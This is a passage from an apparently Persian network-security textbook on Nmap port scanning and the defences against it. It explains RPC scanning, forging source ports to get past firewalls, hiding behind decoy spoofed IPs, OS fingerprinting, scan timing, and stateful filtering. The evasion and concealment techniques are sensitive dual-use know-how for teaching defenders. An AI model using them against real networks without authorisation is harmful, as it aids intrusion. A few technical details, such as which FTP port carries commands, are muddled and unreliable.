تمام روشهای پویش و جستجوی پورتهای باز، مبتنی بر پروتکلهای ICMP و TCP هستند. یکـی از قابلیتهای دیگر نرم‌افزار Nmap پویش سرویس RPC (Remote Procedure Call) بر روی ماشینهای شـبکه است. سرویس RPC روشی برای توسعهٔ سیستمها و سرویس‌دهنده‌های توزیع شده در شبکه محسـوب می‌شود. با استفاده از این سرویس، برنامه‌نویس می‌تواند در بخشی از برنامهٔ خود یـک پروسـیجر را از روی یک سرویس‌دهندهٔ RPC در شبکه ، فراخوانی کند و منتظر بماند تا نتیجهٔ این فراخوانی بازگـردد. یعنی بخشی از کد اجرائی بر روی سرویس‌دهندهٔ RPC اجرا می‌شود. شکل (۱۱-۶) این مفهوم را نشان می‌دهد.



شکل (۱۱-۶) فراخوانی یک برنامهٔ RPC

بسیاری از شرکتهای توسعهٔ نرم‌افزار، برنامه‌های کاربردی بسیار وسیعی را مبتنی بر سرویس RPC عرضه کرده‌اند. سرویسهای شناخته شدهٔ RPC عبارتند از:

- **Rstatd** : سرویسی که آمار مربوط به کارآئی (Performance) هستهٔ سرویس‌دهندهٔ را ارائه می‌دهد.
- **Rwalld** : سرویسی که اجازه می‌دهد به کاربران حاضر در سیستم، پیامهائی ارسال شود.
- **Rup** : سرویسی که زمان فعلی و متوسط بار سرویس‌دهنده را عرضه می‌کند.

متاسفانه بسیاری از سرویسهای RPC با نقاط ضعف فراوان عرضه شده‌اند. دانستن سرویسهای RPC ارائه شده توسط یک ماشین، اطلاعات مفیدی برای نفوذگر محسوب می‌شود. نرم‌افزار پویشگر برای کشف سرویسهای RPC ، یک سری دستورات پوچ RPC (Null RPC Command) ، به سمت پورتهای باز یک ماشین ارسال می‌کند. پاسخی که از این پورتها باز خواهد گشت تعیین‌کنندهٔ نوع سرویس RPC اجرا شده بر روی آن ماشین است. اگر یک سرویس‌دهندهٔ RPC روی یک ماشین کشف شد، نفوذگر سعی می‌کند با رخنه در آن، ماشین مربوطه را تحت کنترل خود درآورد. روش رخنه در سرویس‌دهندهٔ RPC ، ارسال کدهای Exploit به منظور در هم شکستن پشته و در اختیار گرفتن کنترل آن است. مکانیزم این حمله در ابتدای فصل بعد تشریح خواهد شد.

تنظیم زیرکانهٔ شماره پورت مبداء *(Source Port)* برای پویش موفق

برای آنکه شانس عبور بسته‌هائی که توسط نرم‌افزار پویشگر تولید می‌شود از مسیریاب و دیوار آتش یک شبکه افزایش یابد، نفوذگر سعی می‌کند شمارهٔ پورت مبداء بسته‌های TCP و UDP ارسالی خود را به نحو زیرکانه و دقیقی تنظیم نماید.

به خاطر دارید که نرم‌افزار پویشگر پورت، یکسری از بسته‌های متوالی (TCP یا UDP) به آدرس پورتهای مختلف از ماشین هدف ارسال می‌نماید تا تعیین کند کدام پورت باز و کدام پورت بسته و غیرفعال است. لذا فیلد Destination Port از بستهٔ ارسالی تعیین‌کنندهٔ شمارهٔ پورتی است که قرار است تحت بررسی و آزمایش قرار بگیرد.

فیلد Source Port از هر بستهٔ ارسال شده به سمت هدف، پارامتر تعیین‌کننده‌ای برای فیلترها و دیوار آتش است. بسیاری از فیلترکننده‌ها جهت اعطای مجوز عبور به یک بستهٔ TCP ، شرایطی را برای Source Port تعیین کرده‌اند. هدف نفوذگر آنست که بسته‌های ارسالی به سمت ماشین هدف از فیلتر عبور نمایند؛ یعنی بهمان صورتی که بسته‌های معمولی و مجاز از دیوار آتش یا فیلتر عبور می‌کنند بسته‌های TCP ارسالی به سمت ماشین هدف نیز از فیلتر عبور نمایند.

نفوذگر به دقّت شمارهٔ پورتهائی را که اگر در فیلد Source Port از یک بستهٔ TCP تنظیم شود قادر به عبور از دیوار آتش خواهد بود، می‌شناسد. به عنوان مثال معمولی‌ترین شمارهٔ پورت، 80 TCP است. بسته‌ای که با این شمارهٔ پورت به سمت ماشین هدف ارسال شود شانس زیادی برای عبور از فیلترها و دیوارهای آتش دارد چرا که به نظر می‌رسد این بسته از طرف یک سرویس‌دهندهٔ وب ارسال شده و ناشی از تقاضای قبلی آن ماشین بوده است؛ در اینجا فیلتر به ناچار بسته را عبور خواهد داد. یعنی

نفـوذگر برای به اشتباه انداختن فیلتر، بستهٔ TCP را با مشخصات زیر ارسال می‌نماید.

```
Source Port = 80                    (جعلی)
Destination Port =  شمارهٔ پورت مورد آزمایش
ACK Bit = 1         مشخصهٔ یک بستهٔ SYN-ACK
```


یکی دیگر از شماره پورتهای مشهور که شانس عبور زیادی از فیلتر دارد، پورت TCP 25 است که به طور معمول از طرف سرویس‌دهندهٔ نامهٔ الکترونیکی یا SMTP تولید می‌شود.

ترافیـک پـورت TCP شـماره ۲۰ نـیز شـانس عبـور از فیلـتر را دارد؛ زیـرا ایـن پـورت متعلـق بـه سرویس‌دهندهٔ FTP است. به گونه‌ای که در شکل (۱۲-٦) مشخص است در شرایط عادی و متعـارف، برقراری یک نشست FTP ، منوط به برقراری دو ارتباط مجزای TCP است که هـر یـک کانـال نـامیده می‌شود. ارتباط TCP با پورت شمارهٔ ۲۱ از سرویس‌دهنده جهت مبادلهٔ فرامیـن FTP (کانـال فرمـان) و ارتباط TCP با پورت شمارهٔ ۲۰ از سرویس‌دهندهٔ FTP جهت مبادلهٔ فایل. (کانال داده)


کانال فرمان از سمت برنامهٔ مشتری به سرویس‌دهندهٔ FTP باز می‌شود و جهت عملیـاتی نظـیر ورود (login)، تقاضای فایل، فهرست‌گیری و ... کاربرد دارد. پس از باز شدن این کانال و بـه منظـور مبادلـهٔ داده‌های فایل، سرویس‌دهندهٔ FTP یک ارتباط مستقل TCP بین شمارهٔ پورت ۲۰ خود و شمارهٔ پـورت پیشنهاد شده از مشتری برقرار می‌نماید. با این توضیح هر سرویس‌دهندهٔ FTP خارجی باید اجازه داشته باشد تا یک ارتباط TCP از بیرون به درون یک شبکه برقرار نماید و بالطبع دیوار آتـش یـا فیلـتر بـاید مجوز عبور برای بسته‌های TCP با مشخصهٔ Source Port=20 ، صادر نمـاید. نفـوذگـر از همیـن نکتـه استفاده می‌کند و بسته‌های TCP خود را به منظور پویش پورتهای باز با شمارهٔ پورت Source Port = 20 ارسال می‌کند و لاجرم دیوارهای آتش معمولی و فیلترها آنها را عبور می‌دهند. (شکل ۱۳-٦)

برای ارسال بسته‌های UDP نیز بهترین شماره‌ای که می‌توان به عنوان Source Port استفاده کرد، پورت ۵۳ (متعلق به سرویس‌دهندهٔ DNS) است زیرا ورود بسته‌های DNS به درون هر شبکه تقریباً الزامـی و اجباری است.

☜ نرم‌افزار Nmap این امکان را فراهم آورده تا بتوان هر شمارهٔ پورت دلخواه برای بسته‌های TCP یا UDP بعنوان Source Port انتخاب کرد.



شکل (۱۲-٦) برقراری یک نشست FTP با ایجاد دو ارتباط TCP



شکل (۱۳-٦) مکانیزم پویش پورتهای باز با استفاده از کانال باز FTP Port 20

ردّ گم کردن

هیچ نفوذگری علاقه ندارد که هویّت او فاش شود و سریعاً آدرس IP او بدست آید. در این صورت اگر نتوان به روشهای حقوقی و کیفری او را مجازات کرد، حداقل پاسخی که می‌گیرد حملهٔ متقابل است. بهمین دلیل نفوذگر تمایل دارد که در تمام مراحل حمله شامل پویش و جستجوی پورتهای باز، آدرس IP حقیقی خود را پنهان نگه دارد. از طرف دیگر نفوذگر برای پویش و جستجوی پورتهای باز باید حتماً از آدرس IP حقیقی خود استفاده کند تا قادر باشد پاسخ بسته‌های ارسالی به ماشین هدف را دریافت کند.

نفوذگر برای ردّ گم کردن، تعدادی آدرس IP جعلی انتخاب کرده و هنگامی که یک بسته را با آدرس حقیقی خودش ارسال می‌نماید چند بستهٔ بی‌مصرف با آدرس IP جعلی نیز بهمراه آن می‌فرستد. بعنوان مثال از هر پنج بسته فرستاده شده به یک شمارهٔ پورت، چهارتای آن آدرس IP جعلی دارد؛ لذا اگر بازرسان امنیتی بخواهند با بررسی فایلهای ثبت شده (Log Files) به هویت نفوذگر پی ببرند با مجموعه‌ای از آدرسهای IP مواجه می‌شوند که مشخص نیست کدامیک از آنها نفوذگر است و کدام بی‌گناه!!

در حقیقت وقتی پنج بستهٔ TCP جهت پویش و جستجوی پورت باز به سمت یک ماشین هدایت می‌شود، پنج بستهٔ پاسخ برای پنج ماشین متفاوت بازمی‌گردد که ماشین نفوذگر در بین آنها است ولی از دیدگاه ماشین قربانی، آدرس دقیق نفوذگر مشخص نیست.

اگر به فرض پهنای باند مناسبی در اختیار نفوذگر باشد و به ازای هر بستهٔ TCP که به سمت یک شمارهٔ پورت از ماشین هدف ارسال می‌شود، سی بستهٔ TCP با آدرس IP جعلی نیز ارسال شود، ردگیری و تعقیب نفوذگر بسیار مشکل خواهد بود زیرا آنچه از فایل ثبت (log file) استنباط می‌شود آنست که از بین ۳۱ آدرس IP ، یکی از آنها نفوذگر بوده است. چطور می‌توان ۳۱ نفر را مجازات کرد؟ پس نفوذگر عملاً هویت خود را مخفی نموده است.

تعیین سیستم عامل ماشین هدف با *TCP Stack Fingerprinting*

به غیر از جستجوی پورتهای باز روی ماشین هدف، نفوذگر تمایل دارد بداند سیستم عامل نصب شده روی ماشین هدف چه نوعی است و توسط چه شرکتی طراحی شده است. این آگاهی به نفوذگر کمک می‌کند که حملهٔ خود را براساس نقاط ضعف و آسیب‌پذیر آن سیستم عامل، تنظیم نماید. مثلاً اگر نفوذگر تشخیص بدهد که سیستم عامل هدف ، Linux است احتمالاً حملهٔ SYN Flood را بر علیه آن اعمال نخواهد کرد چرا که تقریباً بی‌تاثیر است.(فصل نهم) چگونه می‌توان از طریق پویش یک ماشین، متوجه نوع سیستم عامل آن ماشین شد؟

ابزارهائی مثل Nmap از یک مکانیزم زیرکانه برای تعیین نوع سیستم عامل ماشین هدف استفاده می‌کنند. اصول این مکانیزم به شرح زیر است:

گروه IETF که جزئیات پروتکل TCP/IP را در قالب مستندات RFC تبیین کرده است تمام اتفاقات متعارف، معمول و مجاز را تعریف کرده و عملکرد TCP را برای هر اتفاق مجاز دقیقاً تعیین نموده است در حالیکه هیچکدام از RFCها تعیین نکرده‌اند که وقتی اتفاق نامعمولی مثل ارسال یک بستهٔ FIN به یک پورت بسته ارسال می‌شود، TCP باید چه پاسخی بدهد. بدلیل فقدان یک استاندارد هماهنگ در مورد اتفاقات نامعمول در پروتکل TCP ، هر سیستم عامل در مواجههٔ با چنین اتفاقاتی روش خاص خودش را بکار می‌گیرد. مثلاً در سیستم عالم Windows وقتی یک بستهٔ ACK به یک پورت بسته ارسال می‌شود در پاسخ یک بستهٔ RESET برمی‌گردد در حالی که در یونیکس و Solaris اینگونه نیست.

ابزارهای پویش مثل (Nmap) یک بانک اطلاعاتی از عملکرد سیستمهای عامل مختلف در مواجهه با اتفاقات غیرمعمول تهیه کرده‌اند. برای پی بردن به نوع سیستم عامل ماشین هدف، بسته‌های نامتعارف زیر به سمت ماشین هدف ارسال می‌شوند:

- بستهٔ **SYN** به سمت یک پورت باز ماشین
- بستهٔ **NULL** به سمت یک پورت باز (بسته **NULL** بسته‌ای بدون **Code Bits** است.)
- بستهٔ **SYN|FIN|URG|PSH** به سمت یک پورت باز
- بستهٔ **ACK** به سمت یک پورت باز ماشین
- بستهٔ **SYN** به سمت یک پورت بسته
- بستهٔ **FIN|URG|PSH** به سمت یک پورت بسته
- بستهٔ **UDP** به سمت یک پورت بسته
- بستهٔ **ACK** به سمت یک پورت بسته

مشخصهٔ پاسخهائی که از ماشین هدف برمی‌گردد در بانک اطلاعاتی جستجو شده و بر اساس آن نوع سیستم عامل تعیین می‌شود. همچنین می‌توان با استفاده از فیلد Seq No = (ISN_B) تنظیم شده در بستهٔ SYN-ACK ماهیّت سیستم عامل را کشف کرد. وقتی چند بستهٔ SYN به یک پورت باز ارسال می‌شود، چند بستهٔ SYN-ACK با مقادیر متفاوت ISN ، باز خواهد گشت. با تحلیل مقادیر ISN می‌توان به این نتیجه رسید که آیا شماره‌های ترتیب (ISN) ، طبق یک الگوی خاص تولید شده‌اند یا آنکه کاملاً

تصادفی هستند. اگر شماره‌ها دارای الگوی خاصی باشند نشان‌دهندهٔ آنست که احتمالاً در ماشین سمت مقابل سیستم عامل Linux نصب شده و از مکانیزم Cookie استفاده می‌کند. (ایـن مبحـث را در فصـل نهم – حملات DoS – بخوانید. به علاوه در فصل هشتم اشاره خواهیم کرد که استخراج الگوئی که بـر اساس آن مقدار فیلد Seq No (ISN) تنظیم شده شرط موفقیت در حملات نوع IP Spoofing است.)

TCP Stack Fingerprinting

یک ابزار پویش و جستجوی پورت مثل Nmap، برای تعیین نوع سیستم عـامل ماشـین هـدف، یـک بانک اطلاعاتی از پاسخ سیستمهای عامل در مواجهه با بسته‌های نامعمول و نامتعارف در اختیـار دارد. سلسله‌ای از این بسته‌ها به سمت هـدف ارسـال شـده و پاسـخهای بـرگشـتی بـا ایـن بـانک اطلاعاتی مقایسه و نوع سیستم عامل تعیین می‌شود. در ادبیات نفـوذگـران بـه مکـانیزم توصیـف شده برای کشف نوع سیستم عامل، TCP Stack Fingerprinting گفته می‌شود.

نرم‌افزار Nmap اطلاعات مربـوط بـه پـانصد نـوع Platform مختلـف را در بـانک اطلاعـاتی خـود نگهداری می‌کند. مهمترین آنها عبارتند از:

- Windows (3.1,3.11/95/98, NT,2000)
- Solaris
- Linux
- NetBSD
- OpenVMS, VAX/VMS
- HP-UX
- IRIX
- AIX
- Clsco IOS
- 3Com Products
- MacOS
- HP Printers
- SCO UNIX

در Nmap ، کاربر می‌تواند در مواجهه با سیستم عامل جدیـد شـخصاً ایـن بـانک اطلاعـاتی را بـه روز نماید.

زمانبندی صحیح و مناسب برای پویش پورتهای باز

بطور معمول نفـوذگر ارسال بسته‌های TCP به سمت هدف را با سرعت بسیار کمی انجام می‌دهـد تا پراکندگی این بسته‌ها در زمان، هویت عملکرد او را پنهان نگه دارد. بازرسان امنیتـی کـه فـایل ثبـت ورود و خروج بسته‌های TCP را تحلیل می‌کنند به سختی خواهند توانست از بین هـزاران هـزار بسـته SYN یا SYN-ACK ، بسته‌های متعلق به نفـوذگر را تشخیص بدهنـد؛ ولیکـن ارسـال کُنـد و پراکنـدهٔ بسته‌ها در زمان باعث خواهد شد که عمل پویش پورتهای باز و تعیین سیستم عامل سـاعتها بـه طـول بینجامد که خوشایند نفـوذگر نیست. البته نباید فراموش کرد که پویش پورتها فقط برای حمله به شبکه

نیست بلکه استفاده‌های قانونی و مفیدی نیز دارد؛ شاید یک مسئول شبکه بخواهد برای بررسی شبکهٔ داخلی خود ماشینها را پویش کند لذا به سرعت بالائی احتیاج خواهد داشت.

ابزارهای پویش پورت (مثل Nmap) از زمانبندی کاملاً متنوعی حمایت می کند تا بتوان از آن در محیطهای گوناگون استفاده کرد. مثلاً در Nmap شش نوع زمانبندی تعریف شده است:

- **Paranoid** : هر پنج دقیقه یک بسته ارسال می‌شود.
- **Sneaky** : هر پانزده ثانیه یک بسته ارسال می‌شود.
- **Polite** : هر 0.4 ثانیه یک بسته ارسال می‌شود.
- **Normal** : ارسال با حداکثر سرعت ممکن، بگونه‌ای که هیچ پورت آزمایش نشده‌ای بجا نماند.
- **Aggressive** : برای دریافت بسته‌های پاسخ حداکثر ۱/۲۵ ثانیه صبر می‌کند.
- **Insane** : برای دریافت بسته‌های پاسخ حداکثر ۰/۳ ثانیه صبر می‌کند.

وقتی یک مسئول شبکه بصورت قانونی و بمنظور انجام عملیات تحلیل ، اشکالزدایی یا بازرسیهای امنیتی اقدام به پویش یک ماشین می‌کند، زمانبندی Normal برای او مناسب خواهد بود اما اگر ماشین هدف، پهنای باند مناسب و همچنین سرعت کافی نداشته باشد و با پویش Normal احتمالاً دچار وقفهٔ بحرانی و اختلال گردد، زمانبندی Polite مناسب است.

برخی از ابزارهای پویش پورت (همانند Super Scan) ، زمانبندی را بطور کامل در اختیار قرار می‌دهند بهمین دلیل کاربر باید بر اساس تجربهٔ شخصی خود، سرعت پویش و همچنین زمان انتظار (Timeout) را تعیین نماید.

جمع‌بندی قابلیتهای ابزار *Nmap* برای پویش پورت

در ابتدای بحث پیرامون پویش پورتها اشاره کردیم که Nmap در نوع خود بهترین و قدرتمندترین ابزار به شمار می‌آید. Nmap ذاتاً برای محیطهای سازگار با یونیکس نوشته شده است ولیکن شهرت جهانی آن باعث شد تا یک نسخهٔ تحت ویندوز از آن نیز معرفی شود. (در لینوکس RedHat هنگام نصب سیستم عامل ، ابزار Nmap نیز بعنوان یک برنامهٔ کمکی بر روی سیستم نصب می‌شود.)

در بخشهای قبل مکانیزمهای مختلف پویش و جستجوی پورتهای باز به تفصیل معرفی شدند. در جدول (۱-٦) مکانیزمهایی را که Nmap برای پویش پورت بکار می‌گیرد، فهرست کرده‌ایم:

مقابله و دفاع در مقابل پویش و جستجوی پورت

- شاید بدیهی و مسخره به نظر برسد ولی بهترین روش برای جلوگیری از کشف شدن پورتهای باز ماشینهای شبکه آنست که بدقت تمام پورتهای بلااستفاده و باز را روی تمام ماشینها ببندید!! نفوذگر پورتهای باز را جستجو می‌کند تا در هنگام شروع حمله راه نفوذ خود به شبکه را بیابد. گزارشهای مختلف حاکی از آنست که منشاء اکثر حملات به سیستمهای شبکه ناشی از سهل‌انگاری

Type of Scan	Command Line Option	ویژگی و مشخصهٔ پویش
TCP Connect	-sT	مکانیزم پویش مودبانه! تمام مراحل ''دست‌تکانی سه‌مرحله‌ای'' تکمیل خواهد شد.
TCP SYN	-sS	مکانیزم پویش مخفیانه! فقط دو مرحله از ''دست‌تکانی سه‌مرحله‌ای'' تکمیل خواهد شد.
TCP FIN	-sF	به هر پورت یک بسته TCP FIN ارسال می‌شود. اگر RESET برگردد پورت بسته است، در غیر اینصورت احتمالاً باز است.
TCP Xmas Tree	-sX	به هر پورت یک بسته TCP با بیتهای فعال FIN ، URG و PUSH ارسال می‌شود. اگر RESET برگردد پورت بسته است، در غیر اینصورت احتمالاً باز است.
Null	-sN	به هر پورت بسته‌ای ارسال می‌شود که در آن هیچیک از بیتهای کنترلی (مثل ACK ، FIN و ...) فعال نیست. اگر RESET برگردد پورت بسته است، در غیر اینصورت احتمالاً باز است.
TCP ACK	-sA	به هر پورت یک بسته TCP ACK ارسال می‌شود. اگر RESET برگردد پورت بسته است، در غیر اینصورت احتمالاً باز است.
Window	-sW	این مکانیزم مشابه با SYN ACK است با این تفاوت که از فیلد Window Size در بسته TCP استفاده شده است.
FTP Bounce	-b	مکانیزم FTP Bounce Scan
UDP Scanning	-sU	به هر پورت یک بسته UDP ارسال می‌شود. اگر RESET یا پیغام ICMP برگردد پورت بسته است، در غیر اینصورت احتمالاً باز است.
Ping	-sP	مکانیزم کشف یک ماشین در شبکه با استفاده از پیامهای ICMP
RPC Scanning	-sR	مکانیزم کشف سرویس RPC در شبکه

جدول (۱-٦) مکانیزمهای Nmap برای پویش پورت

مسئولین شبکه در بستن پورتهای بلااستفاده بوده است. وقتی شما نیازی نمی‌بینید که سرویس‌دهندهٔ TelNet روی ماشین شما فعال باشد باید آنرا ببندید حتی اگر نیازهای مقطعی به آن داشته باشید. سرویس‌دهندهٔ Telnet خطرناکترین راه نفوذ به شبکهٔ شماست؛ همیشه از سرویس‌دهندهٔ TelNet حذر کنید!! بهیچوجه به اتکای شمارهٔ شناسائی و کلمهٔ عبور که TelNet برای اجازهٔ ورود طلب می‌کند آنرا فعال نگاه ندارید. یک نفوذگر وقتی وجود TelNet را روی سیستم شما تشخیص داد با توسط به

روشهای کشف کلمهٔ عبور ، سعی در شکستن حریم آن و ورود به شبکه خواهد کرد.

- همیشه نقشهٔ توپولوژی شبکهٔ خود را داشته باشید و اهداف شبکهٔ خود را مرور کنید و وظیفهٔ هر ماشین در شبکه را تعیین نمایید. سپس خودتان آن ماشین را پویش کرده و پورتهای باز آنرا بررسی کنید؛ سپس تمام پورتهای باز را که در راستای وظیفهٔ آن ماشین نیستند؛ ببندید. (یعنی پروسه‌ای که به آن شماره پورت گوش می‌دهد را شناسائی کرده و به اجرای آن خاتمه بدهید) وقتی ماشینی نقش سرویس‌دهندهٔ وب را ایفا می‌کند هیچ سرویس‌دهندهٔ دیگری نباید روی آن فعال باشد. برخی از سیستمهای عامل پس از نصب، بطور پیش‌فرض برخی از سرویس‌دهنده‌ها را نصب و فعال می‌کنند بدون آنکه به شما اطلاع صریحی بدهند.
- مسئول شبکه باید بطور دقیق با سیستم عامل ماشینهای سرویس‌دهنده آشنا باشد؛ هر پروسهٔ سرویس‌دهنده و شمارهٔ پورتهائی که هر پروسه به آن گوش می‌دهد و روش غیرفعال کردن آن پروسه را بدقت بشناسد.
- پیکربندی هر سیستم را در هنگام بوت شدن بدقت تنظیم کنید:
  ۱. در یونیکس فایل etc/inetd.conf/ را بررسی کرده و تمام سرویسهای زائدی را که بصورت پیش‌فرض تعیین شده و بالطبع در هنگام بوت سیستم فعال می‌شوند، غیرفعال کنید. (اگر به کل سرویسهای inetd.conf نیاز ندارید کل خطوط را با اضافه کردن علامت # به سر هر خط تبدیل به comment کنید.)
  ۲. در یونیکس تمام فایلهای rc.d را جهت حذف سرویسهای غیر ضروری بررسی نمائید.
  ۳. در Windows NT یا 2000 تمام سرویس‌های غیر ضروری را با مراجعه به Control Panel غیرفعال سازید.
- اطمینان نهائی برای سیستمهای حساس با پاک کردن فایل برنامه‌های غیرضروری بدست می‌آید. هر چند ممکن است آن برنامه‌ها اجرا نشوند و فعال نباشند ولی اگر روی ماشین نگهداری شوند ممکن است در صورت حملهٔ احتمالی دست نفوذگر را برای اجرای آنها و در اختیار گرفتن کلّ سیستم شما، باز بگذارند. بنابراین هیچ ابزار بالقوه‌ای را روی سیستم خود باقی نگذارید و تمام برنامه‌های زائد را بدون هیچ تردیدی حذف کنید تا هم شما و هم دیسک سخت ماشین شما نفس راحتی بکشید. مثلاً در سیستم عامل یونیکس سرویس‌دهندهٔ وب از طریق خط فرمان اجرا و مدیریت می‌شود. این سرویس‌دهنده هیچ نیازی به داشتن رابط GUI (Graphical User Interface) ندارد (مگر برای مسئولین تنبل) لذا برنامهٔ X Window را از روی سیستم کاملاً پاک کنید.
- در گزارشهایی شنیده شده که یک نفوذگر پس از رخنه در سرویس‌دهندهٔ وب به دنبال کامپایلر C گشته است. شما به عنوان مسئول شبکه چه لزومی می‌بینید که روی سرویس‌دهندهٔ وب، کامپایلر یک زبان مثل C وجود داشته باشد؟ وجود هر ابزار زائدی مثل کامپایلرها، مفسرها و برنامه‌های جعبه ابزار کار را برای نفوذگر راحت می‌کنند بنابراین سیستم را با پاک کردن آنها سبکبار کنید.
- اگر با بررسی سیستم عامل خود متوجه سرویسی ناشناخته شدید و نگرانید که با حذف آن، سیستم دچار مشکل یا اختلال شود به سرعت با یک فرد آگاه یا گروه پشتیبانی سیستم عامل خود

تماس بگیرید.

- همیشه از فایلهای پیکربندی کپی بردارید و به طور دائمی آنها را از لحاظ صحت، آزمایش و بررسی نمائید.

جستجو و یافتن پورتهای باز توسط خودتان

پس از آنکه تنظیمات لازم و اقدامات پیشگیری مناسب را انجام دادید همانند یک نفوذگر سعی در پویش و جستجوی پورتهای باز شبکهٔ خود نمائید و آزمایش کنید که آیا تمام پورتها به غیر از آنهائی که باید باز باشند به دقت بسته شده‌اند یا خیر؟ در پویش و جستجوی شبکهٔ خود خوشبینانه عمل نکنید بلکه بدقت از تکنیکهای متفاوت پویش (اشاره شده در این فصل) بهره بگیرید. بهترین روش برای مسئول شبکه روش پویش Polite Scan است که اگر چه کُند به نظر می‌رسد ولی مطمئن‌تر است. (احتمالاً چون از درون شبکه اقدام به پویش می‌نمائید مشکل پهنای باند ندارید و در مقایسه با نفوذگر که از بیرون اقدام می‌کند با تاخیر کمتری مواجه هستید و دستتان برای آزمایشهای گوناگون بازتر است)

مواظب باشید با دست خودتان به مهلکه نیفتید

- این نکته بسیار حیاتی است که به نرم‌افزار پویشگری که از آن استفاده می‌کنید مطمئن باشید. اگر ابزاری همانند Nmap را از یک سایت ناشناس در اینترنت دریافت کرده‌اید، دقیقاً بررسی کنید خودش آلوده نباشد یا نقش یک اسب تروا را بازی نکند! (عملکرد اسب تروا را در فصل دهم بخوانید.)
- اگر به نرم‌افزار پویشگر خود اطمینان دارید و از جای معتبری آنرا تهیه کرده‌اید قبل از بکارگیری آن، مستندات آنرا بخوانید و در یک محیط آزمایشگاهی و غیرمتصل به شبکه آنرا آزمایش کنید. استفادهٔ نادرست از این ابزارها می تواند شبکهٔ شما را دچار اختلال کند؛ برخی از این ابزارها از روشهای نامتعارف برای پویش یک ماشین استفاده می‌کنند و این روشهای نامتعارف می‌تواند سرویس‌دهندهٔ شما را با اشکال مواجه نماید.
- در هنگام استفاده از ابزار پویش و جستجو روی شبکه ، حتماً بر کارآئی شبکه نظارت کنید و همزمان با عمل پویش، از نرم‌افزاری مثل Network Monitor بهره بگیرید. به طور متناوب ماشین تحت آزمایش را Ping کنید تا مطمئن شوید مختل نشده است. (Crash نکرده است) اگر سیستمی مختل شد به سرعت آنرا راه‌اندازی کنید و به دنبال دلیل آن بگردید؛ زیرا استعداد فروپاشی دارد؛ برای رفع مشکل به سرعت اقدام کنید و کار امروز را به فردا میفکنید!

از فیلترهای هوشمند و درهم‌کننده حالت استفاده کنید

یک فیلتر معمولی اگر چه به بسته‌های SYN که با هدف پویش پورتهای باز به شبکه سرازیر می‌شوند، مجوز عبور نخواهد داد ولی اکثر این فیلترها قادر نیستند از ورود بسته‌های SYN-ACK یا بسته‌های SYN با شماره پورت FTP (TCP-20) ممانعت کنند زیرا ورود این بسته‌ها از بیرون به درون امری کاملاً طبیعی و لازم است. (برای درک بیشتر این بخش باید بخشهای قبلی را بدقت مطالعه کرده

باشید و با پویش نوع ACK-Scan و FTP Bounce Scan آشنا باشید.)

اگر دیوار آتش یا مسیریابهای مجهز به فیلتر تمام بسته‌های SYN-ACK یا TCP-20 ، در حال ورود به درون شبکه را حذف کنند عملاً ارتباط شبکهٔ داخلی از دنیای خارج قطع خواهد شد. (در این حالت بهتر است کانال ارتباطی شبکه داخلی را قطع کرد و مسیریاب و دیوار آتش را کنار گذاشت!!)

بهترین راه مقابله با پویش SYN-ACK استفاده از "فیلترهای هوشمند" است. دقت کنید که بطور معمول بسته‌های SYN-ACK در پاسخ به بسته‌های SYN تولید می‌شوند در حالی که نفوذگر بسته‌های SYN-ACK را بطور مصنوعی تولید و ارسال می‌نماید بدون آنکه در پاسخ به هیچ بستهٔ SYN باشد! لذا اگر فیلتر مشخصات بسته‌های SYN خروجی را در حافظه درج کند می‌تواند با این شرط بسته‌های SYN-ACK را به درون شبکه راه بدهد که دقیقاً پاسخ یکی از بسته‌های SYN قبلی باشد. در این حالت بسته‌های SYN-ACK مصنوعی که از طرف پویشگر ارسال شده ، حذف خواهد شد. به فیلترهائی که خروج بسته‌های SYN را درج می‌کنند و مشخصات فیلدهای زیر از یک بستهٔ خروجی را ذخیره می‌نمایند فیلترهای Stateful گفته می‌شود :

- Source IP Address (IP Packet)
- Destination IP Address (IP Packet)
- Source Port (TCP Packet)
- Destination Port (TCP Packet)
- Sequence Number (TCP Packet)
- Code Bits (TCP Packet)

بهمین ترتیب فیلترهای Stateful درخواستهای FTP خروجی به پورت ۲۱ را بدقت ثبت می‌کند تا بسته‌های SYN ورودی با پورت مبداء شمارهٔ ۲۰ یا بسته‌های SYN-ACK ورودی با پورت مبداء شمارهٔ ۲۱ نتواند از فیلتر عبور کند. با ورود بستهٔ SYN با شمارهٔ پورت مبداء ۲۱ باید بررسی شود که آیا هیچ ارتباط TCP از قبل با شمارهٔ پورت ۲۰ (با مشخصات لازم) سرگرفته است یا خیر؟

بهمین ترتیب فیلترهای Stateful در هنگام خروج بسته‌های SYN از درون شبکه به مقصد پورت شماره ۲۰ (FTP Command Channel) ، مشخصات آنها را (شامل فیلدهای زیر) در جدولی ثبت می‌کنند. سپس بسته‌های SYN-ACK یا Date Channel FTP SYN وارده به فیلتر براساس این جدول احراز هویت شده و جواز ورود می‌گیرند.

- **زمان خروج تقاضا از شبکه**
- Source IP Address (IP Packet)
- Destination IP Address (IP Packet)
- Source Port (TCP Packet)
- Destination Port (TCP Packet)

